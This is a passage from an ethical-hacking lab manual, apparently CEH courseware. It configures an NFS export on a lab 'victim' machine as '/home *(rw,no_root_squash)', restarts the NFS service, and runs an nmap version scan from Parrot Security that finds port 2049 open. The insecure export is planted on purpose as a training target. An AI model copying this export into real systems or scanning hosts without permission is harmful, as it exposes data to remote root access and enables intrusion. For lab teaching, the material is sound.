
7. A nano editor window appears, in the window type **/home *(rw,no_root_squash)** and press **Ctrl+S** to save it and **Ctrl+x** to exit the editor window.

Note: **/home *(rw,no_root_squash)** entry shows that **/home** directory is shared and allows the root user on the client to access files and perform **read/write** operations. ***** sign denotes connection from any host machine.



8. We must restart the nfs server to apply the configuration changes.


9. In the terminal, type **sudo /etc/init.d/nfs-kernel-server restart** and press **Enter** to restart NFS server.



10. We have successfully configured the NFS server in the victim machine.

11. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and launch a terminal window.


12. In the terminal window, type **nmap -sV 10.10.1.9** and press **Enter**, to perform an Nmap scan.



13. We can see that the port **2049** is open and nfs service is running on it.

